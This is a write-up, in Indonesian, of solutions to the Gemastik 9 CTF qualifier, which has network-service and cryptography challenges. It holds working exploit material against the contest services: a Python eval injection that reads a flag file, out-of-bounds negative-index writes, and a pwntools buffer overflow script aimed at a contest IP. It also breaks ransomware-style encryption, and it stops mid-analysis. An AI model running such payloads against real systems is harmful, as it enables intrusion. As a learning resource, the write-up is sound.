

Network Service

Java Authentication

Java Authentication

50

Suatu layanan jaringan menggunakan Java untuk otentikasi.

Layanan ini dapat diakses melalui:

- target.netsec.gemastik.ui.ac.id
- Port 13337 (TCP)

Temukan cara untuk masuk sebagai admin. Compiled Java Class yang digunakan dapat diunduh di bawah.

Note :

Untuk pengguna Windows, silahkan menggunakan PuTTY (Raw Connection & Never Close Window on Exit). Untuk pengguna Linux/Unix-like, silahkan gunakan netcat.

```
nc target.netsec.gemastik.ui.ac.id 13337
```

1. Didapatkan file "Authentication.class" yang merupakan JAVA COMPILED

```
$ file Authentication.class
Authentication.class: compiled Java class data, version 51.0
```

2. Digunakan tools online <http://www.javadecompilers.com/>

```

import java.io.InputStreamReader;
import java.io.PrintStream;
import java.io.Reader;
import java.math.BigInteger;
import java.security.MessageDigest;


public class Authentication {
    static String getHash(String string) throws Exception {
        MessageDigest messageDigest = MessageDigest.getInstance("MD5");
        messageDigest.reset();
        messageDigest.update(string.getBytes());
        byte[] arrby = messageDigest.digest();
        BigInteger bigInteger = new BigInteger(1, arrby);
        return String.format("%032x", bigInteger);
    }

    public static void main(String[] arrstring) throws Exception {
        BufferedReader bufferedReader = new BufferedReader(new InputStreamReader(System.in));
        System.out.println("Java Network Authentication Service v1.0\n\n");
        System.out.print("Username : ");
        String string = bufferedReader.readLine();
        System.out.print("Password : ");
        String string2 = bufferedReader.readLine();
        if (string.equals("administrator") && Authentication.getHash(string2).equals("f6edb40dbd5b0568edc693c1a6bdb18e")) {
            BufferedReader bufferedReader2 = new BufferedReader(new FileReader("Authentication.flag"));
            System.out.println(bufferedReader2.readLine());
        } else {
            System.out.println("Login Failed");
        }
    }
}


```

3. Diketahui menggunakan hash MD5 dan didapatkan hashnya

'f6edb40dbd5b0568edc693c1a6bdb18e' lalu di decrypt menggunakan hashkiller.co.uk.



4. Didapatkan passwordnya 'j4v47'



FLAG: GEMASTIK{try_to_obfuscate_Java_next_time}

Python Server

Python Server

100

Suatu aplikasi server berjalan dengan menggunakan Python yang melakukan listen pada TCP. Aplikasi ini berisi beberapa utilitas sederhana dan menggunakan database sebagai otentikasi. Ada fungsi yang hanya bisa dijalankan oleh admin.

Layanan ini dapat diakses melalui:

- target.netsec.gemastik.ui.ac.id
- Port 13338 (TCP)

Temukan cara untuk menjalankan fungsi yang hanya bisa diakses oleh admin. Kode Python yang digunakan dapat diunduh di bawah.

Note :

Untuk pengguna Windows, silahkan menggunakan PuTTY (Raw Connection & Never Close Window on Exit). Untuk pengguna Linux/Unix-like, silahkan gunakan netcat.

nc target.netsec.gemastik.ui.ac.id 13338

1. Didapatkan sebuah file python, file tersebut meminta username dan password. Melihat sourcecode diketahui terdapat username=guest dan password=guest.
2. Namun ada yang mencurigakan di snippet ini, fungsi eval() dijalankan. Untuk melihat flag user haruslah 'admin'

```
elif (cmd == "hex"):\n    try:\n        req.sendall("Dec to Hex Converter - Insert number : ") \n        number = req.recv(512)[-1]\n        req.sendall(hex( eval(number) ) + "\n")\n    except:\n        req.sendall("Please insert number\n")\nelif (cmd == "getflag"):
```

```
if (authUsername == "admin") :  
    flag = open('PythonServer.flag').read()  
    req.sendall(flag)  
else:
```

3. Tujuan saya yaitu mendapatkan flag-nya. Pertama encode dahulu payload untuk dieval ke integer, string->hex->integer.

```
int(open('PythonServer.flag').read().encode("hex"),16)
```

4. Lalu masukkan ke target untuk di eval

```
$ nc target.netsec.gemastik.ui.ac.id 13338  
Python Server - Utility Network Service v1.0  
  
Username : guest  
Password : guest  
  
Welcome, guest!  
Type 'help' to see available options  
  
> getflag  
You must be an administrator to get the flag  
> hex  
Dec to Hex Converter - Insert number :  
int(open('PythonServer.flag').read().encode("hex"),16)  
0x47454d415354494b7b706c656173655f7573655f507974686f6e5f7072307033726c79  
7dL  
> exit  
Bye!
```

5. Lalu didecode lagi

```
>>> hexz =  
"47454d415354494b7b706c656173655f7573655f507974686f6e5f7072307033726c797d"  
"  
>>> hexz.decode("hex")  
'GEMASTIK{please_use_Python_pr0p3rly}'
```

FLAG: GEMASTIK{please_use_Python_pr0p3rly}

Lottery Machine

Lottery Machine

125

Suatu mesin lotere berjalan di atas jaringan dan menggunakan server Linux. Mesin ini menggunakan C untuk menghitung Pseudo Random Number yang harus ditebak oleh pengguna.

Layanan ini dapat diakses melalui:

- target.netsec.gemastik.ui.ac.id
- Port 13339 (TCP)

Menangkanlah lotere tersebut untuk mendapatkan hadiah. Kode C yang digunakan beserta binary executable yang sudah tercompile dalam bentuk ELF Linux 32 bit dapat diunduh di bawah

Note :


Untuk pengguna Windows, silahkan menggunakan PuTTY (Raw Connection & Never Close Window on Exit). Untuk pengguna Linux/Unix-like, silahkan gunakan netcat.

nc target.netsec.gemastik.ui.ac.id 13339

1. Didapatkan sebuah binary dan source code. Dari snippet ini saya dapat mengendalikan variable index dan number.

```
for (i = 0; i < 7; i++) {  
    int index, number;  
    printf("Choose slot index (1-10) : ");  
    scanf("%d", &index);  
    printf("Guess the number (0-9) : ");  
    scanf("%d", &number);  
    index--;  
    guessed_slot[index] = number;  
    print_slot(guessed_slot);  
}
```

2. Buka IDA cari alamat untuk break, saya pilih waktu program meminta masukkan. Yaitu break pada 0x08048889. Jalankan pada



```
00000872: .text:08048872      call     print_slot
00000877: .text:08048877      add      esp, 10h
0000087A: .text:0804887A      mov      [ebp+var_EC], 0
00000884: .text:08048884      jmp      loc_08048912
00000889: .text:08048889      ; -----
00000889: .text:08048889      loc_08048889:      sub      esp, 0Ch          ; CODE XREF: main+1D8↓j
0000088C: .text:0804888C      push     offset aChooseSlotInde ; "Choose slot index {1-10} : "
00000889: .text:08048889      call     _printf
00000896: .text:08048896      add      esp, 10h
00000899: .text:08048899      sub      esp, 8
0000089C: .text:0804889C      lea      eax, [ebp+var_F4]
000008A2: .text:080488A2      push     eax
000008A3: .text:080488A3      push     offset ad_0 ; "%d"
000008A8: .text:080488A8      call     __isoc99_scanf
000008AD: .text:080488AD      add      esp, 10h
000008B0: .text:080488B0      sub      esp, 0Ch
000008B3: .text:080488B3      push     offset aGuessTheNumber ; "Guess the number {0-9} : "
000008B8: .text:080488B8      call     _printf
000008BD: .text:080488BD      add      esp, 10h
000008C0: .text:080488C0      sub      esp, 8
000008C3: .text:080488C3      lea      eax, [ebp+var_F0]
000008C9: .text:080488C9      push     eax
000008CA: .text:080488CA      push     offset ad_0 ; "%d"
000008CF: .text:080488CF      call     __isoc99_scanf
000008D4: .text:080488D4      add      esp, 10h
000008D7: .text:080488D7      mov      eax, [ebp+var_F4]
```

```
gdb-peda$
Choose slot index (1-10) : 0
--- skip ---
gdb-peda$
Guess the number (0-9) : 1337
```

Lalu lihat isi stacknya .. ternyata terisi yaitu 0x539. Sesuai dengan urutan stacknya variable lottery_slot tepat dibawah variable guessed_slot. Saya dapat meng-overwrite variable lottery_slot dengan memasukkan nilai minus

```
FILE *stream; // [sp+14h] [bp-E4h]@1
unsigned int seed; // [sp+18h] [bp-E0h]@1
int s[10]; // [sp+1Ch] [bp-DCh]@1
int v12[10]; // [sp+44h] [bp-B4h]@1
char ptr; // [sp+6Ch] [bp-8Ch]@1
char v14; // [sp+ACH] [bp-4Ch]@13
```

```

0016| 0xffffd3d0 --> 0xf7d8b48 --> 0x0040369 ( "GLIBC_2.0" )
0020| 0xffffd3d4 --> 0x804b008 --> 0x0
0024| 0xffffd3d8 --> 0xffffd42c --> 0x3c76145b
0028| 0xffffd3dc --> 0x9 ('\t')
-----]
Legend: code, data, rodata, value
gdb-peda$ context stack 20
-----]
0000| 0xffffd3c0 --> 0x0
0004| 0xffffd3c4 --> 0x0
0008| 0xffffd3c8 --> 0x539
0012| 0xffffd3cc --> 0x0
0016| 0xffffd3d0 --> 0xf7d8b48 --> 0x0040369 ( "GLIBC_2.0" )
0020| 0xffffd3d4 --> 0x804b008 --> 0x0
0024| 0xffffd3d8 --> 0xffffd42c --> 0x3c76145b
0028| 0xffffd3dc --> 0x9 ('\t')
0032| 0xffffd3e0 --> 0x1
0036| 0xffffd3e4 --> 0x7
0040| 0xffffd3e8 --> 0x5
0044| 0xffffd3ec --> 0x5
0048| 0xffffd3f0 --> 0x1
0052| 0xffffd3f4 --> 0x8
0056| 0xffffd3f8 --> 0x2
0060| 0xffffd3fc --> 0x9 ('\t')
0064| 0xffffd400 --> 0x6
0068| 0xffffd404 --> 0xffffffff
0072| 0xffffd408 --> 0xffffffff
0076| 0xffffd40c --> 0xffffffff
-----]
Legend: code, data, rodata, value
gdb-peda$

```

3. Strateginya yaitu mengisi nilai array lottery_slot menjadi nilai -1 agar sesuai dengan guessed_slot ketika dibandingkan.

4.

```

? ? ? ? ? ? ? ? ?
- - - - -
1 2 3 4 5 6 7 8 9 10
Choose slot index (1-10) : -2
Guess the number (0-9) : -1
? ? ? ? ? ? ? ? ?
- - - - -
1 2 3 4 5 6 7 8 9 10
Choose slot index (1-10) : -3
Guess the number (0-9) : -1
? ? ? ? ? ? ? ? ?
- - - - -
1 2 3 4 5 6 7 8 9 10
Choose slot index (1-10) : 4
Guess the number (0-9) : -1
? ? ? ? ? ? ? ? ?
- - - - -
1 2 3 4 5 6 7 8 9 10
Choose slot index (1-10) : -5
Guess the number (0-9) : -1
? ? ? ? ? ? ? ? ?
- - - - -
1 2 3 4 5 6 7 8 9 10
Choose slot index (1-10) : -6
Guess the number (0-9) : -1
? ? ? ? ? ? ? ? ?
- - - - -
1 2 3 4 5 6 7 8 9 10
Choose slot index (1-10) : -7
Guess the number (0-9) : -1
? ? ? ? ? ? ? ? ?
- - - - -
1 2 3 4 5 6 7 8 9 10
YOU WON!!!
Here is your prize :
GEMASTIK{out_of_b0und_for_$1000000}
thrdn@hackbox ~/Desktop

```

FLAG: GEMASTIK{out_of_b0und_for_\$1000000}

PowerPlant

Power Plant

125

Dalam rangka mengimplementasikan Smart City, pemerintah membuat Power Plant Control System yang terintegrasi internet sebagai bentuk Internet of Things. Interface yang digunakan cukup sederhana, yaitu berupa Command Line Interface yang bisa diakses melalui server yang terhubung dengan pembangkit listrik. Layanan yang digunakan dibuat menggunakan C.

Layanan ini dapat diakses melalui:

- target.netsec.gemastik.ui.ac.id
- Port 13340 (TCP)

Anda berhasil mencuri kode otentikasinya. Sayangnya, bagian fungsi pengecekan Secret Access Code tidak berhasil Anda dapatkan. Anda harus melakukan Reverse Engineering untuk mendapatkan Secret Access Code yang benar.

Kode C yang digunakan dan binary executable file ELF Linux 32 bit yang merupakan hasil kompilasi kode tersebut dapat diunduh di bawah.

Note :

Untuk pengguna Windows, silahkan menggunakan PuTTY (Raw Connection & Never Close Window on Exit). Untuk pengguna Linux/Unix-like, silahkan gunakan netcat.

```
nc target.netsec.gemastik.ui.ac.id 13340
```

1. Didapatkan sebuah file ELF 32 bit

```
$ file powerplant
powerplant: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically
linked (uses shared libs), for GNU/Linux 2.6.32,
BuildID[sha1]=39e7d98d53c04473c1217fd87c79f11546d47811, not stripped
```

2. Program meminta password untuk mendapat akses. Buka pakai IDA lalu lihat fungsi is_access_code_correct, ternyata password 21 karakter yang fungsinya membandingkan dengan hasil decode variable v5.


```

if ( strlen(a1) == 21 )
{
    memcpy(v5, &unk_8048940, sizeof(v5));
    v3 = 0;
    for ( i = 0; i <= 20; ++i )
    {
        if ( v5[i] == ~i + a1[i] )
            ++v3;
    }
    result = v3 == 21;
}
else
{

```

Isi variable v5

odata:0804893F	db 0	
odata:08048940 unk_8048940	db 40h ; @	; DATA XREF: is_access_code_correct+39fo
odata:08048941	db 0	
odata:08048942	db 0	
odata:08048943	db 0	
odata:08048944	db 4Ah ; J	
odata:08048945	db 0	
odata:08048946	db 0	
odata:08048947	db 0	
odata:08048948	db 49h ; I	
odata:08048949	db 0	
odata:0804894A	db 0	
odata:0804894B	db 0	
odata:0804894C	db 55h ; U	
odata:0804894D	db 0	
odata:0804894E	db 0	
odata:0804894F	db 0	
odata:08048950	db 4Ah ; J	
odata:08048951	db 0	
odata:08048952	db 0	
odata:08048953	db 0	
odata:08048954	db 4Fh ; 0	
odata:08048955	db 0	
odata:08048956	db 0	
odata:08048957	db 0	
odata:08048958	db 4Bh ; K	

40h, 4Ah, 49h, 55h, 4Ah, 4Fh, 4Bh, 3Ah, 38h, 49h, 3Ah, 36h, 38h, 3Eh, 40h, 3Eh, 36h, 42h, 3Ch, 41h, 3Eh

3. Buat script sederhana untuk decode

```

v5 = [0x40, 0x4A, 0x49, 0x55, 0x4A, 0x4F, 0x4B, 0x3A, 0x38, 0x49,
0x3A, 0x36, 0x38, 0x3E, 0x40, 0x3E, 0x36, 0x42, 0x3C, 0x41, 0x3E]

```

```
i = 0
password = ""
for x in v5:
    password += chr(x-~(i))
    i+=1
print password
```

Jalankan python

```
hrdn@hackbox ~/Desktop
$ python flaghex.py
ALLYOURBASEBELONGTOUS
hrdn@hackbox ~/Desktop
```

```
hrdn@hackbox ~/Desktop
$ nc target.netsec.gemastik.ui.ac.id 13340

=====
- Power Plant Control System v1.0 -

SECRET ACCESS CODE : ALLYOURBASEBELONGTOUS

ACCESS GRANTED

GEMASTIK{_____all_ur_c0de_belong_2_us}
```

FLAG: **GEMASTIK{_____all_ur_c0de_belong_2_us}**

PowerPlant 2

Power Plant 2.0

150

Pengecekan Secret Access Code dari Power Plant Control System v1.0 terlalu naif dan mudah dipecahkan. Engineer pemerintah kemudian mengubah mekanisme otentikasi dan mengupgrade software menjadi Power Plant Control System v2.0.

Layanan terbaru dapat diakses melalui:

- IP 103.43.46.178
- Port 13341 (TCP)


Kode C yang digunakan dan binary executable file ELF Linux 64 bit yang merupakan hasil kompilasi kode tersebut dapat diunduh di bawah.

Note :

Untuk pengguna Windows, silahkan menggunakan PuTTY (Raw Connection & Never Close Window on Exit). Untuk pengguna Linux/Unix-like, silahkan gunakan netcat.

nc 103.43.46.178 13341

1. Buka file dengan IDA Pro, ternyata terdapat fungsi untuk print flag yaitu `enter_power_plant_system`



The screenshot shows the IDA Pro interface. On the left, the 'Functions window' lists several functions, with 'enter_power_plant_system' selected. The main window displays the assembly code for this function:

```
1 int enter_power_plant_system()
2 {
3     char ptr; // [sp+0h] [bp-50h]@1
4     FILE *stream; // [sp+48h] [bp-8h]@1
5
6     stream = fopen("PowerPlant2.flag", "r");
7     fread(&ptr, 1uLL, 0x40uLL, stream);
8     fclose(stream);
9     return printf("      %s\n\n", &ptr);
10 }
```

2. Diketahui program tersebut vulnerable buffer overflow dan segfault setelah 40 karakter keatas (hasil fuzzing), Kontrol RIP dengan mengarahkan ke fungsi enter_power_plant_system

Alamat fungsi enter_power_plant_system yaitu 0x4007BA, lalu jalankan scripnya

```
from pwn import *
p = remote("103.43.46.178",13341)
junk = "A"*40+p64(0x4007BA)
print p.recv()
p.sendline(junk)
print p.recv()
print p.recv()
```



FLAG: **GEMASTIK{all_your_st4ck_b3l0ng_to_us_____}**

Cryptography

Classic Crypto

Selamat datang di Penyisihan Keamanan Jaringan Gemastik 9!

Untuk permulaan, silahkan dekripsikan teks terenkripsi berikut :

}h3dokh_yfvxlm_zdaqs_lselv_k_aqqkmm_ityepli_oxknymg_unukx_qy_yfryi{NOCEPEZE

Kode Python yang digunakan untuk melakukan enkripsi dapat diunduh di bawah.

1. Didapatkan file python untuk mengenkripsi, buatlah fungsi untuk mendekripsi dengan membalik pemanggilan fungsi.

```
def decrypt(text):
    value = 13
    cipherText = ""

    for c in text:
        cipherChar = rot(c, -value)
        value = (value + 3) % 26
        cipherText += cipherChar

    return cipherText

if __name__ == '__main__':
    print "=== Gemastik - Classic Crypto ===\n\n"
    print "Insert your text : "
    text = raw_input()
    cipherText = decrypt(text)
    print "Decrypted text : "
    print cipherText
```

2. Jalankan fungsinya dan reverse

```
=== Gēmastik - Classic Crypto ===  
  
Insert your text :  
{h3dokh_yfvxlm_zdaqs_lsely_k_aqqkmm_iyepli_oxknymg_unukx_qy_yfryi}{NOCEPEZE  
Decrypted text :  
{r3hpic_nredom_tuoba_nrael_u_erofeb_rehpic_cissalc_kaerb_ot_nrael}{KITSAMEG  
[hrdn@hackbox ~/Desktop  
$ echo "{r3hpic_nredom_tuoba_nrael_u_erofeb_rehpic_cissalc_kaerb_ot_nrael}{KITS  
AMEG" | rev  
GEMASTIK{learn_to_break_classic_cipher_before_u_learn_about_modern_ciph3r}
```

FLAG:

GEMASTIK{learn_to_break_classic_cipher_before_u_learn_about_modern_ciph3r}

Encrypted Picture

Encrypted Picture

75

Komputer Anda terserang Ransomware yang meminta tebusan! Ransomware ini mengenkripsi gambar dan meminta sejumlah uang Bitcoin kepada korban jika ingin gambarnya didekripsi kembali.

Setelah menganalisis lebih lanjut, Anda mengetahui bahwa Ransomware ini mengenkripsi gambar dengan mengacak setiap piksel yang ada dan memiliki kelemahan.

Kode pengacak piksel yang sudah di-translate ke Python dan suatu gambar penting yang terenkripsi dapat diunduh melalui tautan di bawah. Pecahkan enkripsinya dan dapatkan kembali gambar aslinya.

<https://drive.google.com/file/d/0B-sUzED2jbOyZVJzSllqMFU2bDg/view?usp=sharing>

1. Didapatkan 2 file, file hasil enkripsi dan program untuk mengenkripsi. Karena enkripsi menggunakan XOR maka dengan mudah untuk mendekripsinya yaitu dengan memasukan kembali gambar yang telah dienkripsi
2. PLAIN -> XOR -> CIPHER; CIPHER -> XOR -> PLAIN

3.

```
#!/usr/bin/pythonn

from PIL import Image

im = Image.open('encrypted.png').convert('RGB')

(w, h) = im.size

seed_r = 0xCA
seed_g = 0xFE
seed_b = 0xBA

pix = im.load()

for i in range(0, h):
    for j in range(0, w):
        (r, g, b) = pix[j, i]

        r ^= seed_r
        g ^= seed_g
        b ^= seed_b

        seed_r = (seed_r + seed_g) % 0xFF
        seed_g = (seed_g + seed_b) % 0xFF
        seed_b = (seed_b + seed_r) % 0xFF

        pix[j, i] = (r, g, b)

im.save('encrypted.png')
```

4. Didapatkan hasil dekripsinya



5. Decode binary tersebut dan didapatkan flag

Binary Value	Ascii Text Value
01110010 01100101 01011111 01101001 01110011 01011111 01101110 01101111 01011111 01110011 01110000 00110000 00110000 01101110 01111101	GEMASTIK{there_is_no_sp00n}

Convert

FLAG: **GEMASTIK{there_is_no_sp00n}**

RSA Factorization

RSA Factorization

100

Seorang intelijen menantang Anda untuk memecahkan enkripsi RSA yang ia punya. Tidak butuh super quantum computer untuk melakukannya karena ternyata ada kelemahan pada kunci yang digunakan.

Anda diberikan Public

(tanpa Private Key) beserta teks yang telah dienkripsi menggunakan Public Key. Pecahkan enkripsinya dan dekripsikan teks yang diberikan.

1. Didapatkan sebuah file public.key yang diketahui ternyata memiliki panjang 664 bits
2. Setelah googling-googling ternyata RSA 200 = 664 bits
http://ece.gmu.edu/~jkaps/courses/ece646/viewgraphs/lecture10_RSA_basics_h2.pdf
3. Lalu udah ada yang berhasil crack N dengan public key yang sama.
<http://mathworld.wolfram.com/news/2005-05-10/rsa-200/> Didapatkan p dan q
- 4.

```
p =  
353246193440277012127260497819846436867119740019762502364930346877612125367942320005  
8547956528088349  
q=  
792586995447833303334708584148005968773797585736421996073433034145576787281815213538  
1409304740185467
```

5. Saya buat script dekripsi encrypted.enc, RSA.py

```
from Crypto.PublicKey import RSA  
from Crypto.Util.number import inverse  
from Crypto.Cipher import PKCS1_OAEP  
from Crypto.Util.number import long_to_bytes, bytes_to_long
```

```

def read_pubkey(pem_file):
    pem = open(pem_file).read()
    key = RSA.importKey(pem)
    n = key.n
    e = key.e


    return (n, e)

def calculate_privkey(p, q, e):
    phi = (p-1) * (q-1)
    d = inverse(e, phi)
    return d

def decrypt_oaep(n, e, d, ciphertext):
    rsakey = RSA.construct((n, e, d))
    rsakey = PKCS1_OAEP.new(rsakey)
    decrypted = rsakey.decrypt(ciphertext)
    return decrypted

n,e = read_pubkey("key.pub")
p =
3532461934402770121272604978198464368671197400197625023649303468776
121253679423200058547956528088349
q =
7925869954478333033347085841480059687737975857364219960734330341455
767872818152135381409304740185467
d = calculate_privkey(p,q,e)
cipher = bytes_to_long(open('encrypted.enc').read())
plain = long_to_bytes(pow(cipher, d, n))
print plain

```



```

hrdn@hackbox ~/Desktop/BOTANI CTF
python RSA.py
GEMASTIK{no_need_for_quantum_computer_r8?}

```

FLAG: GEMASTIK{no_need_for_quantum_computer_r8?}

Block Cipher

Block Cipher

125

Suatu hari Anda ingin mencuri Flag soal penyisihan Keamanan Jaringan Gemastik. Anda pun mendatangi tempat salah satu panitia untuk melakukan sniffing pada WLAN. Anda pun senang karena ternyata panitia tidak menggunakan HTTPS dalam mengirimkan data Flag ke server.

Sayangnya, walaupun data jaringan yang dikirimkan tidak terenkripsi, tetapi Flag-nya terenkripsi. Setelah menganalisis lebih lanjut, Anda mengetahui bahwa Flag dienkripsi menggunakan Block Cipher mode CTR dengan algoritma DES. Anda juga mengetahui bahwa tiap enkripsi Flag menggunakan IV (Initialization Vector) yang sama.

Anda mendapatkan flag terenkripsi untuk soal RSA Factorization dan soal ini (Block Cipher). Pecahkan dan dapatkan flag untuk soal ini!

Hint :

Anda harus menyelesaikan soal RSA Factorization terlebih dahulu.


1. Diberikan 2 file enkripsi DES dan RSA. lalu saya googling "ctr with reuse iv des" ditemukan link
<http://crypto.stackexchange.com/questions/2991/why-must-iv-key-pairs-not-be-reused-in-ctr-mode/2993#2993>
2. Berdasarkan link tersebut kita dapat mendapatkan P1 dengan cara menXOR kan semuanya

$$C_1 \oplus C_2 = P_1 \oplus P_2$$
$$C_1 \oplus C_2 \oplus P_2 = P_1$$

3. Buat script sederhana untuk mendekripsi

```
C1 = open("block_cipher.enc").read()
C2 = open("rsa_factorization.enc").read()
P2 = "GEMASTIK{no_need_for_quantum_computer_r8?}"
```

```
flag = ""
for i in range(len(C1)):
    flag += chr(ord(C1[i]) ^ ord(C2[i]) ^ ord(P2[i]))
print flag
```



```
h4rdn@hackbox ~/Desktop/BOTANI CTF
$ python ctr.py
GEMASTIK{Attack_on_Known_Plaintext}
```

FLAG: GEMASTIK{Attack_on_Known_Plaintext}

Ransomware Strikes Back

Ransomware Strikes Back

150

Ransomware kembali menyerang! Kali ini metode enkripsi mereka sudah lebih canggih dibanding Ransomware sebelumnya.

Setelah melakukan Reverse Engineering, Anda pun menulis kembali kode pengenkripsi yang digunakan dengan menggunakan Python.

Kode file encryptor dan file penting yang terenkripsi dapat diunduh di bawah. Pecahkan dan dekripsikan kembali file penting tersebut.

1. Diberikan 2 buah file yaitu file encrypted dan ransomware.py yaitu fungsi untuk mengenkripsi.
2. Ada fungsi padding PKCS7

```
def pad(self, body):
    length = 16 - (len(body) % 16)
    return (body + bytes([length])*length)
```

3. Tapi ternyata di-pad dengan string "[i]"

```
>>> pad("aaaaaaaa")
'aaaaaaaa[8][8][8][8][8][8][8]'

>>> pad("aaaaaaaaaaaaaaaa")
'aaaaaaaaaaaaaaaa[16][16][16][16][16][16][16][16][16][16][16][16][16][16]'
```

Terdapat fungsi shadow yang reversible karena menggunakan XOR dan fixed key.

```
def shadow(self, string):
    s = "R34LH4X0RC4NC0D3"
    res = ""
    for i in range(0, len(s)):
        res += chr(ord(string[i]) ^ ord(s[i]))
    return res
```

Dari potongan kode ini, semua key dan iv ternyata disertakan dalam ciphertext, dalam bentuk dishadow (bisa dimasukkan shadow() lagi untuk mendapatkan aslinya)

```
encryptedBody = ""

encryptedBody += enc1 + self.shadow(iv1) + self.shadow(key1)

encryptedBody += enc2 + self.shadow(iv2) + self.shadow(key2)
```

Diketahui:

1. 16 karakter terakhir, adalah key2 yang dishadow
2. 16 karakter selanjutnya (dari belakang), adalah iv2 yang dishadow

3. enc2 adalah string part2
"[16][16][16][16][16][16][16][16][16][16][16][16][16][16]" yang dienkripsi dengan cipher2 (AES OFB), sepanjang 64
4. 16 karakter selanjutnya, adalah key1 yang dishadow
5. 16 karakter selanjutnya, adalah iv1 yang dishadow
